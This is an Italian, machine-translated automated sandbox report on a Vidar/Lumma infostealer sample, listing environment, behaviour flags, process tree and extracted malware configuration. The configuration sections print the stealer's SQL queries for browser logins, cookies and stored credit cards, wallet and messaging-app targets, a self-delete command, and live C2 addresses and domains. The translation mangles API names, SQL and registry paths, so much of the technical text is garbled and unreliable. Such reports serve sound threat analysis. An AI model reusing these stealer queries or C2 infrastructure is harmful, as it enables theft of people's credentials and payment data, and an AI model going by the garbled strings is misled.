Durata dell'attività:	60 secondi	**Opzione Evasione Pesante:**	spento	**Geolocalizzazione della rete:**	spento
Tempo aggiuntivo utilizzato:	nessuno	**Proxy MITM:**	spento	**Riservatezza:**	Presentazione pubblica
Opzione Fakenet:	spento	**Percorso tramite Tor:**	spento	**Autoconferma dell'UAC:**	SU
Rete:	SU				

Preimpostazione software

- Versione di Internet Explorer 11.3636.19041.0
- Adobe Acrobat (64 bit) (23.001.20093)
- Versione 32.0.0.465 di Adobe Flash Player
- Versione PPAPI di Adobe Flash Player 32 (32.0.0.465)
- Pulizia di C (6.20)
- Versione 3.65.0 (3.65.0)
- Versione di Google Chrome (122.0.6261.70)
- Aiuto per gli aggiornamenti di Google (1.3.36.51)
- Aggiornamento Java 8 271 (64 bit) (8.0.2710.9)
- Aggiornamento automatico Java (2.8.271.9)
- Versione di Microsoft Edge (122.0.2365.59)
- Aggiornamento di Microsoft Edge (1.3.185.17)
- Microsoft Office Professional 2019 - de-de (16.0.16026.20146)
- Microsoft Office Professional 2019 - it-it (16.0.16026.20146)
- Microsoft Office Professional 2019 - it-it (16.0.16026.20146)
- Microsoft Office Professional 2019 - it-it (16.0.16026.20146)
- Microsoft Office Professional 2019 - ja-jp (16.0.16026.20146)
- Microsoft Office Professional 2019 - ko-kr (16.0.16026.20146)
- Microsoft Office Professional 2019 - pt-br (16.0.16026.20146)
- Microsoft Office Professional 2019 - tr-tr (16.0.16026.20146)
- Microsoft Office Professionnel 2019 - fr-fr (16.0.16026.20146)
- Microsoft Office professionale 2019 - ru-ru (16.0.16026.20146)
- Microsoft OneNote - it-it (16.0.16026.20146)
- Strumenti di integrità di Microsoft Update (3.74.0.0)
- Microsoft Visual C++ 2013 ridistribuibile (x64) - 12.0.30501 (12.0.30501.0)
- Microsoft Visual C++ 2013 x64 Runtime aggiuntivo - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2013 x64 runtime minimo - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2015-2022 ridistribuibile (x64) - 14.36.32532 (14.36.32532.0)
- Microsoft Visual C++ 2015-2022 ridistribuibile (x86) - 14.36.32532 (14.36.32532.0)

Correzioni rapide

- Pacchetto LanguagePack del cliente
- Pacchetto LanguagePack del cliente
- DotNetRollup
- DotNetRollup 481
- DotNetRollup 481
- Pacchetto FodMetadata
- Pacchetto di fondazione
- Pacchetto Hello Face
- Pacchetto Hello Face
- Pacchetto opzionale InternetExplorer
- Pacchetto opzionale InternetExplorer
- KB5003791
- KB5011048
- KB5015684
- KB5033052
- Caratteristiche della lingua Pacchetto base en us
- Caratteristiche della lingua Scrittura a mano en us Pacchetto
- Pacchetto LanguageFeatures OCR en us
- Pacchetto LanguageFeatures Speech en us
- Caratteristiche del linguaggio Pacchetto TextToSpeech en us
- Pacchetto MSPaint FoD
- Pacchetto MSPaint FoD
- Pacchetto MSPaint FoD
- Pacchetto MSPaint FoD
- Pacchetto MSPaint FoD
- Pacchetto MSPaint FoD
- Pacchetto MediaPlayer
- Pacchetto MediaPlayer
- Pacchetto FOD desktop Microsoft OneCore ApplicationModel Sync

- Microsoft Visual C++ 2022 X64 Runtime aggiuntivo - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X64 runtime minimo - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X86 Runtime aggiuntivo - 14.36.32532 (14.36.32532)
- Microsoft Visual C++ 2022 X86 runtime minimo - 14.36.32532 (14.36.32532)
- Mozilla Firefox (x64 en-US) (123.0)
- Servizio di manutenzione Mozilla (123.0)
- Notepad++ (64 bit x64) (7.9.1)
- Componente di estensibilità Click-to-Run di Office 16 (16.0.15726.20202)
- Componente di licenza Click-to-Run di Office 16 (16.0.16026.20146)
- Componente di localizzazione Click-to-Run di Office 16 (16.0.15726.20202)
- Componente di localizzazione Click-to-Run di Office 16 (16.0.15928.20198)
- Versione 7.3.5.0 di PowerShell
- Skype versione 8.104 (8.104)
- Aggiornamento per Windows 10 per sistemi basati su x64 (KB4023057) (2.59.0.0)
- Aggiornamento per Windows 10 per sistemi basati su x64 (KB4023057) (2.63.0.0)
- Aggiornamento per Windows 10 per sistemi basati su x64 (KB4480730) (2.55.0.0)
- Aggiornamento per Windows 10 per sistemi basati su x64 (KB5001716) (8.93.0.0)
- Lettore multimediale VLC (3.0.11)
- WinRAR 5.91 (64 bit) (5.91.0)
- Controllo integrità PC Windows (3.6.2204.08001)
- Pacchetto FOD desktop Microsoft OneCore ApplicationModel Sync
- Pacchetto FOD del database Microsoft OneCore DirectX
- Pacchetto NetFx3 OnDemand
- Pacchetto FoD del blocco note
- Pacchetto FoD del blocco note
- Pacchetto FoD del blocco note
- Pacchetto FoD del blocco note
- Pacchetto FoD del blocco note
- Pacchetto client OpenSSH
- Pacchetto client OpenSSH
- Pacchetto FOD di PowerShell ISE
- Pacchetto FOD di PowerShell ISE
- Pacchetto FOD di PowerShell ISE
- Pacchetto FOD di PowerShell ISE
- Stampa PMCPPC Pacchetto FoD
- Stampa PMCPPC Pacchetto FoD
- Stampa PMCPPC Pacchetto FoD
- Stampa del pacchetto WFS FoD
- Stampa del pacchetto WFS FoD
- Stampa del pacchetto WFS FoD
- Stampa del pacchetto WFS FoD
- Edizione Professionale
- Edizione Professionale
- Pacchetto QuickAssist
- Pacchetto QuickAssist
- CorrezioneRollup
- CorrezioneRollup
- Stack di manutenzione
- Stack di manutenzione
- Stack di manutenzione 3989
- Pacchetto StepsRecorder
- Pacchetto StepsRecorder
- Pacchetto StepsRecorder
- Pacchetto StepsRecorder
- Pacchetto StepsRecorder
- Pacchetto TabletPCMath
- Pacchetto TabletPCMath
- Pacchetto Desktop UserExperience
- Pacchetto Desktop UserExperience
- Pacchetto WordPad FoD
- Pacchetto WordPad FoD
- Pacchetto WordPad FoD
- Pacchetto WordPad FoD
- Pacchetto WordPad FoD

Attività comportamentali

MALIZIOSO

È stato rilevato VIDAR (YARA)
- RegAsm.exe (PID: 6908)
- RegAsm.exe (PID: 6340)

Ruba le credenziali dai browser Web
- RegAsm.exe (PID: 6908)

Le azioni sembrano furto di dati personali
- RegAsm.exe (PID: 6908)
- RegAsm.exe (PID: 4704)

È stato rilevato LUMMA (YARA)
- RegAsm.exe (PID: 4704)

Comportamento della rete degli Stealer
- RegAsm.exe (PID: 4704)

LUMMA è stato rilevato (SURICATA)
- RegAsm.exe (PID: 4704)

SOSPETTOSO

Rilascia il file eseguibile subito dopo l'avvio
- 66bddfcb52736_vidar.exe (PID: 6780)
- RegAsm.exe (PID: 6908)
- RegAsm.exe (PID: 6340)

Legge le impostazioni di sicurezza di Internet Explorer
- RegAsm.exe (PID: 6908)

Controlla le impostazioni di attendibilità di Windows
- RegAsm.exe (PID: 6908)

Ricerche per software installato
- RegAsm.exe (PID: 6908)
- RegAsm.exe (PID: 4704)

Il contenuto eseguibile è stato eliminato o sovrascritto
- RegAsm.exe (PID: 6908)

Il processo elimina l'eseguibile legittimo di Windows
- RegAsm.exe (PID: 6908)

Il processo elimina le librerie C-runtime
- RegAsm.exe (PID: 6908)

Il processo elimina i file DLL di Mozilla
- RegAsm.exe (PID: 6908)

Legge la data di installazione di Windows
- RegAsm.exe (PID: 6908)

Utilizza TIMEOUT.EXE per ritardare l'esecuzione
- cmd.exe (PID: 6284)

INFORMAZIONI

Crea file nella directory del programma
- RegAsm.exe (PID: 6908)

Controlla le informazioni del server proxy
- RegAsm.exe (PID: 6908)

Controlla le lingue supportate
- RegAsm.exe (PID: 6908)
- 66bddfcb52736_vidar.exe (PID: 6780)
- HCAEHJJKFC.exe (PID: 1568)
- CAFHDBGHJK.exe (PID: 6248)
- RegAsm.exe (PID: 4704)
- RegAsm.exe (PID: 6340)

Legge il nome del computer
- RegAsm.exe (PID: 6908)
- 66bddfcb52736_vidar.exe (PID: 6780)
- HCAEHJJKFC.exe (PID: 1568)
- RegAsm.exe (PID: 4704)
- CAFHDBGHJK.exe (PID: 6248)

Legge il GUID della macchina dal registro
- RegAsm.exe (PID: 6908)

Legge il nome del prodotto
- RegAsm.exe (PID: 6908)

Crea file o cartelle nella directory utente
- RegAsm.exe (PID: 6908)

Avvia CMD.EXE per l'esecuzione dei comandi
- RegAsm.exe (PID: 6908)

Potenziale violazione della privacy aziendale
- RegAsm.exe (PID: 6908)

Legge i valori dell'ambiente
- RegAsm.exe (PID: 6908)

Legge le informazioni sulla CPU
- RegAsm.exe (PID: 6908)

Legge le impostazioni della politica software
- RegAsm.exe (PID: 6908)
- RegAsm.exe (PID: 4704)

Il processo controlla le impostazioni della posizione del computer
- RegAsm.exe (PID: 6908)

Crea file in una directory temporanea
- RegAsm.exe (PID: 6340)

Configurazione del malware

Vidare

(PID) Processo	(6908) RegAsm.exe
Corde (310)	INSERISCI_CHIAVE_QUI
	OttieniVariabileAmbienteA
	shlwapi.dll
	Connessione Internet
	FALSO
	%d/%d/%d %d:%d:%d
	Software\Microsoft\Sottosistema di messaggistica Windows\Profili\9375CFF0413111d3B88A00104B2A6676\
	DialogConfig.vdf
	OttieniIndirizzoProc
	CaricaLibreria
	lstrcatA
	EventoAperto
	CreaEventoA
	ChiudiManiglia
	Sonno
	OttieniIDlinguapredefinitoutente
	VirtualAllocExNuma
	VirtualeGratuito
	Ottieni informazioni di sistema
	VirtualAlloc
	HeapAlloc
	OttieniNomeComputerA
	lstrcpyA
	OttieniProcessHeap
	OttieniProcessoCorrente
	lstrlenA
	Processo di uscita
	StatoMemoriaGlobaleEx
	Ottieni ora di sistema
	Orario di sistema su ora file
	advapi32.dll
	gdi32.dll
	utente32.dll
	crypt32.dll
	ntdll.dll
	OttieniNomeUtenteA
	CreaDCA

	OttieniDeviceCaps
	CryptStringToBinaryA
	scansione
	NtQueryInformationProcess
	VMwareVMware
	9 GIORNI
	Giovanni Doe
	DISPLAY
	%hu/%hu/%hu
	OttieniAttributiFileA
	Blocco globale
	Senza Mucchi
	OttieniDimensioneFile
	Dimensione globale
	CreaStrumentoaiuto32Snapshot
	IsWow64Processo
	Processo32Avanti
	Ottieni ora locale
	Biblioteca gratuita
	OttieniInformazioni sul fuso orario
	OttieniStatoPotenzaSistema
	OttieniInformazioniVolumeA
	OttieniWindowsDirectoryA
	Processo32Primo
	OttieniInformazioniLocaliA
	Ottieninomelocalepredefinitoutente
	OttieniNomeFileModuloA
	EliminaFileA
	TrovaFileSuccessivoA
	LocaleGratuito
	TrovaChiudi
	ImpostaVariabileAmbienteA
	LocalAlloc
	OttieniDimensioneFileEx
	LeggiFile
	ImpostaFilePointer
	ScriviFile
	CreaFileA
	TrovaPrimoFileA
	Protezione Virtuale
	OttieniInformazioniLogicheProcessoreEx
	OttieniUltimoErrore
	lstrcpynA
	MultiByteToWideChar
	GlobaleGratuito
	WideCharToMultiByte
	GlobalAlloc
	Processo aperto
	TerminaProcesso

	OttieniCurrentProcessId
	gdiplus.dll
	ole32.dll
	bcrypt.dll
	wininet.dll
	shell32.dll
	psapi.dll
	rstrtmgr.dll
	CreaBitmapCompatibile
	SelezionaOggetto
	BiteBlt
	EliminaOggetto
	CreaCompatibleDC
	DimensioneGdipGetImageEncoders
	Codificatori di immagini GdipGet
	GdipCreaBitmapDaHBITMA
	GdiplusAvviamento
	Arresto Gdiplus
	GdipSaveImageToStream
	GdipDisposeImage
	GdipGratuito
	OttieniHGlobalFromStream
	CreaStreamOnHGlobal
	CoUninizializzare
	CoInizializza
	CoCreateIstanza
	BCryptGeneraChiaveSimmetrica
	Fornitore di algoritmi di chiusura BCrypt
	CrittografiaDecrittografia
	ProprietàBcryptSet
	Chiave di distruzione di BCrypt
	Fornitore di algoritmi aperti BCrypt
	OttieniRettangoloFinestra
	OttieniDesktopWindow
	OttieniDC
	wsprintfA
	EnumDisplayDevicesA
	OttieniElencoLayoutTastiera
	Da CharToOemW
	wsprintfW
	RegQueryValueExA
	RegEnumKeyExA
	RegOpenKeyExA
	RegCloseKey
	RegEnumValueA
	CrittografiaBinariaInStringaA
	CriptareNonProteggereDati
	SHOttieniPercorsoCartellaA
	ShellEseguiExA

	InternetOpenUrlA
	InternetChiudiGestione
	InternetApertoA
	HttpInviaRichiestaA
	RichiestaApertaHttp
	InternetLeggiFile
	InternetCrackUrlA
	StrCmpCA
	StrStrA
	StrCmpCW
	PercorsoMatchSpecA
	OttieniNomeFileModuloExA
	RmStartSessione
	RisorseRmRegister
	ElencoRmGet
	RmEndSessione
	sqlite3_aperto
	sqlite3_prepare_v2
	passaggio_sqlite3
	testo_colonna_sqlite3
	sqlite3_finalizzare
	sqlite3_chiudi
	sqlite3_colonna_byte
	sqlite3_colonna_blob
	chiave_criptata
	SENTIERO
	C:\Programmi\nss3.dll
	NSS_Init
	NSS_Arresto
	PK11_OttieniInternalKeySlot
	PK11_Slot gratuito
	PK11SDR_Decifra
	C:\Programmi\
	SELEZIONA origin_url, username_value, password_value DA logins
	Morbido:
	profilo:
	Ospite:
	Login:
	Password:
	Opera
	OperaGX
	Rete
	Biscotti
	.TXT
	SELEZIONA HOST_KEY, is_httponly, percorso, is_secure, (expires_utc/1000000)-11644480800, nome, encrypted_value dai cookie
	VERO
	Riempimento automatico
	SELEZIONA nome, valore DA riempimento automatico
	Storia

	SELEZIONA URL DA URL LIMITE 1000
	CC
	SELEZIONA nome_sulla_carta, mese_di_scadenza, anno_di_scadenza, numero_di_carta_criptato DA carte_di_credito
	Nome:
	Mese:
	Anno:
	Carta:
	Biscotti
	Dati di accesso
	Dati Web
	Storia
	login.json
	moduloInviaURL
	Nome utenteCampo
	Nome utente criptato
	Password criptata
	guida
	SELEZIONA host, isHttpOnly, percorso, isSecure, scadenza, nome, valore DA moz_cookies
	SELEZIONA nomecampo, valore DA moz_formhistory
	SELEZIONA URL DA moz_places LIMITE 1000
	cookie.sqlite
	storiadellaforma.sqlite
	luoghi.sqlite
	Plugin
	Impostazioni estensione locale
	Impostazioni estensione sincronizzazione
	IndicizzatoDB
	Opera GX stabile
	ATTUALE
	estensione-chrome_
	_0.indexeddb.leveldb
	Stato locale
	profili.ini
	cromo
	opera
	volpe rossa
	Portafogli
	%08lX%04lX%lu
	SOFTWARE\Microsoft\Windows NT\Versione corrente
	Nome prodotto
	x32
	x64
	HARDWARE\DESCRIZIONE\Sistema\ProcessoreCentrale\0
	StringaNomeProcessore
	SOFTWARE\Microsoft\Windows\CurrentVersion\Disinstalla
	Nome da visualizzare
	Versione di visualizzazione
	freebl3.dll
	mozglue.dll

msvcp140.dll
nss3.dll
softokn3.dll
vcruntime140.dll
\Tempo\
.exe
correre
aprire
/c inizio
%DESKTOP%
%DATIAPPLICATIVI%
%DATIAPPLICATIVILOCALI%
%PROFILO UTENTE%
%DOCUMENTI%
%PROGRAMMI%
%PROGRAMMI_86%
%RECENTE%
*.lnk
File
\discordia\
\Archiviazione locale\leveldb\CORRENTE
\Archiviazione locale\leveldb
\Telegramma Desktop\
Italiano:
mappa*
Numero di parte: A7FDF864FBC10B77*
A92DAA6EA6F891F2*
Numero di parte: F8806DD0C461824F*
Telegramma
Tossico
*.tossina
*.ini
Password
Software\Microsoft\Windows NT\CurrentVersion\Sottosistema di messaggistica Windows\Profili\Outlook\9375
Software\Microsoft\Office\13.0\Outlook\Profili\Outlook\9375CFF0413111d3B88A00104B2A6676\
Software\Microsoft\Office\14.0\Outlook\Profili\Outlook\9375CFF0413111d3B88A00104B2A6676\
Software\Microsoft\Office .0\Outlook\Profili\Outlook\9375CFF0413111d3B88A00104B2A6676\
Software\Microsoft\Office .0\Outlook\Profili\Outlook\9375CFF0413111d3B88A00104B2A6676\
00000001
00000002
00000003
00000004
\Outlook\account.txt
Pidgin
\.viola\
account.xml
dQw4w9WgXcQ
gettone:
Software\Valvola\Steam

	Percorso a vapore
	\configurazione\
	Ssfn*
	configurazione vdf
	DialogConfigOverlay*.vdf
	cartellelibreria.vdf
	loginutenti.vdf
	\Vapore\
	sqlite3.dll
	browser
	Fatto
	Morbido
	\Discord\token.txt
	/c timeout /t 5 & del /f /q "
	" & del "C:\ProgramData*.dll"" & esci
	C:\Windows\system32\cmd.exe
	https
	Tipo di contenuto: multipart/form-data; boundary=----
	HTTP/1.1
	Contenuto-Disposizione: form-data; name="
	gentile
	costruire
	gettone
	nome_file
	file
	messaggio
	ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890
	schermata.jpg
Indirizzo URL	https://steamcommunity.com/profiles/76561199751190313
C2	Italiano: https://t.me/pech0nk

(PID) Processo	(6340) RegAsm.exe
Corde (239)	INSERISCI_CHIAVE_QUI
	lstrcpyA
	OttieniVariabileAmbienteA
	GdipSaveImageToStream
	Storia
	correre
	Ssfn*
	OttieniIndirizzoProc
	lstrcatA
	EventoAperto
	ChiudiManiglia
	Sonno
	OttieniIDlinguapredefinitoutente
	VirtualAllocExNuma
	VirtualeGratuito
	Ottieni informazioni di sistema
	HeapAlloc

	OttieniNomeComputerA
	OttieniProcessHeap
	OttieniProcessoCorrente
	lstrlenA
	Processo di uscita
	StatoMemoriaGlobaleEx
	Ottieni ora di sistema
	Orario di sistema su ora file
	gdi32.dll
	utente32.dll
	crypt32.dll
	ntdll.dll
	CreaDCA
	OttieniDeviceCaps
	RilascioDC
	CryptStringToBinaryA
	scansione
	NtQueryInformationProcess
	9 GIORNI
	Giovanni Doe
	DISPLAY
	%hu/%hu/%hu
	OttieniAttributiFileA
	Blocco globale
	Dimensione globale
	CreaStrumentoaiuto32Snapshot
	IsWow64Processo
	Processo32Avanti
	Ottieni ora locale
	OttieniInformazioni sul fuso orario
	OttieniStatoPotenzaSistema
	OttieniInformazioniVolumeA
	Processo32Primo
	OttieniInformazioniLocaliA
	Ottieninomelocalepredefinitoutente
	OttieniNomeFileModuloA
	TrovaFileSuccessivoA
	ImpostaVariabileAmbienteA
	LocalAlloc
	OttieniDimensioneFileEx
	ImpostaFilePointer
	TrovaPrimoFileA
	Protezione Virtuale
	OttieniInformazioniLogicheProcessoreEx
	OttieniUltimoErrore
	MultiByteToWideChar
	GlobaleGratuito
	WideCharToMultiByte
	TerminaProcesso

	OttieniCurrentProcessId
	rstrtmgr.dll
	CreaBitmapCompatibile
	SelezionaOggetto
	BiteBlt
	EliminaOggetto
	CreaCompatibleDC
	DimensioneGdipGetImageEncoders
	Codificatori di immagini GdipGet
	GdipCreaBitmapDaHBITMA
	GdiplusAvviamento
	Arresto Gdiplus
	GdipDisposeImage
	OttieniHGlobalFromStream
	CreaStreamOnHGlobal
	CoUninizializzare
	CoInizializza
	CoCreateIstanza
	BCryptGeneraChiaveSimmetrica
	Fornitore di algoritmi di chiusura BCrypt
	CrittografiaDecrittografia
	ProprietàBcryptSet
	Chiave di distruzione di BCrypt
	Fornitore di algoritmi aperti BCrypt
	OttieniRettangoloFinestra
	OttieniDesktopWindow
	OttieniDC
	EnumDisplayDevicesA
	OttieniElencoLayoutTastiera
	Da CharToOemW
	RegQueryValueExA
	RegEnumKeyExA
	RegOpenKeyExA
	RegEnumValueA
	CrittografiaBinariaInStringaA
	CriptareNonProteggereDati
	SHOttieniPercorsoCartellaA
	InternetOpenUrlA
	Connessione Internet
	InternetChiudiGestione
	InternetApertoA
	HttpInviaRichiestaA
	RichiestaApertaHttp
	InternetLeggiFile
	InternetCrackUrlA
	StrStrA
	PercorsoMatchSpecA
	OttieniNomeFileModuloExA
	RmStartSessione

RisorseRmRegister
RmEndSessione
sqlite3_aperto
sqlite3_prepare_v2
passaggio_sqlite3
testo_colonna_sqlite3
sqlite3_finalizzare
sqlite3_chiudi
sqlite3_colonna_byte
sqlite3_colonna_blob
chiave_criptata
SENTIERO
C:\Programmi\nss3.dll
NSS_Arresto
PK11_OttieniInternalKeySlot
PK11_Slot gratuito
PK11_Autenticazione
PK11SDR_Decifra
C:\Programmi\
SELEZIONA origin_url, username_value, password_value DA logins
Morbido:
Ospite:
Login:
Password:
Opera
OperaGX
Rete
Biscotti
.TXT
VERO
FALSO
SELEZIONA nome, valore DA riempimento automatico
Storia
SELEZIONA URL DA URL LIMITE 1000
CC
SELEZIONA nome_sulla_carta, mese_di_scadenza, anno_di_scadenza, numero_di_carta_criptato DA carte_di_credito
Nome:
Mese:
Anno:
Carta:
Biscotti
Dati di accesso
moduloInviaURL
Nome utenteCampo
Nome utente criptato
Password criptata
guida
SELEZIONA host, isHttpOnly, percorso, isSecure, scadenza, nome, valore DA moz_cookies
SELEZIONA nomecampo, valore DA moz_formhistory

	SELEZIONA URL DA moz_places LIMITE 1000
	cookie.sqlite
	storiadellaforma.sqlite
	luoghi.sqlite
	Plugin
	Impostazioni estensione locale
	Impostazioni estensione sincronizzazione
	Opera Stabile
	Opera GX stabile
	ATTUALE
	estensione-chrome_
	_0.indexeddb.leveldb
	profili.ini
	cromo
	opera
	volpe rossa
	Portafogli
	%08lX%04lX%lu
	SOFTWARE\Microsoft\Windows NT\Versione corrente
	x64
	%d/%d/%d %d:%d:%d
	HARDWARE\DESCRIZIONE\Sistema\ProcessoreCentrale\0
	StringaNomeProcessore
	SOFTWARE\Microsoft\Windows\CurrentVersion\Disinstalla
	Versione di visualizzazione
	msvcp140.dll
	softokn3.dll
	vcruntime140.dll
	\Tempo\
	.exe
	aprire
	%DATIAPPLICATIVILOCALI%
	%PROFILO UTENTE%
	%PROGRAMMI%
	%PROGRAMMI_86%
	*.lnk
	File
	\Archiviazione locale\leveldb\CORRENTE
	\Archiviazione locale\leveldb
	\Telegramma Desktop\
	Italiano:
	mappa*
	Numero di parte: A7FDF864FBC10B77*
	A92DAA6EA6F891F2*
	Numero di parte: F8806DD0C461824F*
	Tossico
	*.tossina
	*.ini
	Software\Microsoft\Windows NT\CurrentVersion\Sottosistema di messaggistica Windows\Profili\Outlook\9375

	Software\Microsoft\Office\13.0\Outlook\Profili\Outlook\9375CFF0413111d3B88A00104B2A6676\
	Software\Microsoft\Office\14.0\Outlook\Profili\Outlook\9375CFF0413111d3B88A00104B2A6676\
	Software\Microsoft\Office .0\Outlook\Profili\Outlook\9375CFF0413111d3B88A00104B2A6676\
	Software\Microsoft\Sottosistema di messaggistica Windows\Profili\9375CFF0413111d3B88A00104B2A6676\
	\Outlook\account.txt
	Pidgin
	account.xml
	gettone:
	Software\Valvola\Steam
	configurazione vdf
	DialogConfig.vdf
	DialogConfigOverlay*.vdf
	cartellelibreria.vdf
	loginutenti.vdf
	\Vapore\
	\Discord\token.txt
	/c timeout /t 5 & del /f /q "
	" & del "C:\ProgramData*.dll"" & esci
	C:\Windows\system32\cmd.exe
	Tipo di contenuto: multipart/form-data; boundary=----
	Contenuto-Disposizione: form-data; name="
	costruire
	gettone
	messaggio
	ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890
	schermata.jpg
Indirizzo URL	https://steamcommunity.com/profiles/76561199761128941
C2	Italiano: https://t.me/jamelwt

Luce

(PID) Processo	(4704) RegAsm.exe
La 2a (8)	condedqpwqm.shop
	stagedchheiqwo.negozio
	traineiwnqo.shop
	situatoblsoqp.shop
	caffegclasiqwp.shop
	evoliutwoqm.shop
	millyscroqwp.shop
	stamppreewntnq.shop

Informazioni statiche

Triciclo

.exe | Eseguibile CIL generico (.NET, Mono, ecc.) (82.9)
.dll | Libreria di collegamento dinamico Win32 (generica) (7.4)
.exe | Eseguibile Win32 (generico) (5.1)
.exe | Eseguibile generico Win/DOS (2.2)
.exe | DOS eseguibile generico (2.2)


Dati EXIF

EXE

Tipo di macchina:	Intel 386 o successivo e compatibili
Data e ora:	2024:08:17 01:24:51+00:00
Caratteristiche del file immagine:	Eseguibile, 32 bit
Tipo PET:	PE32
Versione del linker:	11
Dimensione codice:	192000
InitializedDataSize:	2048

Dimensione dati non inizializzata:	-
Punto di ingresso:	0x30cfe
Versione del sistema operativo:	4
Versione Immagine:	-
Versione del sottosistema:	6
Sottosistema:	Interfaccia utente grafica di Windows
NumeroVersioneFile:	1.0.0.0
NumeroVersioneProdotto:	1.0.0.0
Maschera dei flag dei file:	0x003f
Flag dei file:	(nessuno)
Sistema operativo FileOS:	Win32
TipoFileOggetto:	Applicazione eseguibile
Sottotipo di file:	-
Codice lingua:	Neutro
Set di caratteri:	Unicode
Commenti:	Maledizione
Nome dell'azienda:	Trampolieri Outchide
Descrizione del file:	Sottovalutazione delle maschere
Versione file:	1.0.0.0
Nome interno:	MSG.exe
Diritto d'autore legale:	Diritto d'autore © 2024
Nome file originale:	MSG.exe
Nome prodotto:	Neutralizzato e dismesso
Versione del prodotto:	1.0.0.0
Versione Assemblea:	1.0.0.0


Video e screenshot



Processi

Processi totali	Processi monitorati	Processi dannosi	Processi sospetti
139	16	6	0

Grafico del comportamento



Descrizione delle specifiche

- Il programma non è stato avviato
- Probabilmente è stato utilizzato Tor
- Minaccia nota
- Si collega alla rete
- L'attività contiene diverse app in esecuzione
- Il file è stato rilevato dal software antivirus
- Il processo ha la configurazione del malware
- Accesso di basso livello all'HDD
- Comportamento simile allo spam
- RAM in eccesso
- Sovraccarico della CPU
- L'applicazione ha scaricato il file eseguibile
- L'oggetto ispezionato presenta una struttura PE sospetta
- Il processo è stato aggiunto all'avvio
- L'attività ha iniettato processi
- Sono stati rilevati attacchi alla rete
- Il processo avvia i servizi
- Azioni simili al furto di dati personali
- Comportamento simile allo sfruttamento della vulnerabilità
- Sono disponibili informazioni di debug
- Il file eseguibile è stato eliminato
- Elevazione del livello di integrità
- Il sistema è stato riavviato
- L'attività ha applicazioni terminate con un errore
- L'attività contiene un errore o è stata riavviata

Informazioni sul processo

PID	Comando	Sentiero	Indicatori	Processo padre
6780	"C:\Utenti\admin\Desktop\66bddfcb52736_vidar.exe"	C:\Utenti\admin\Desktop\66bddfcb52736_vidar.exe	–	esploratore.exe

Informazioni

Utente:	amministratore	**Azienda:**	Trampolieri Outchide
Livello di integrità:	MEDIO	**Descrizione:**	Sottovalutazione delle maschere
Codice di uscita:	0	**Versione:**	1.0.0.0

6864	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe"	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe	—	66bddfcb52736_vidar.exe

Informazioni

Utente:	amministratore	**Azienda:**	Società Microsoft
Livello di integrità:	MEDIO	**Descrizione:**	Utilità di registrazione dell'assembly Microsoft .NET
Codice di uscita:	0	**Versione:**	4.8.9037.0 costruito da: NET481REL1

6872	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe"	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe	—	66bddfcb52736_vidar.exe

Informazioni

Utente:	amministratore	**Azienda:**	Società Microsoft
Livello di integrità:	MEDIO	**Descrizione:**	Utilità di registrazione dell'assembly Microsoft .NET
Codice di uscita:	0	**Versione:**	4.8.9037.0 costruito da: NET481REL1

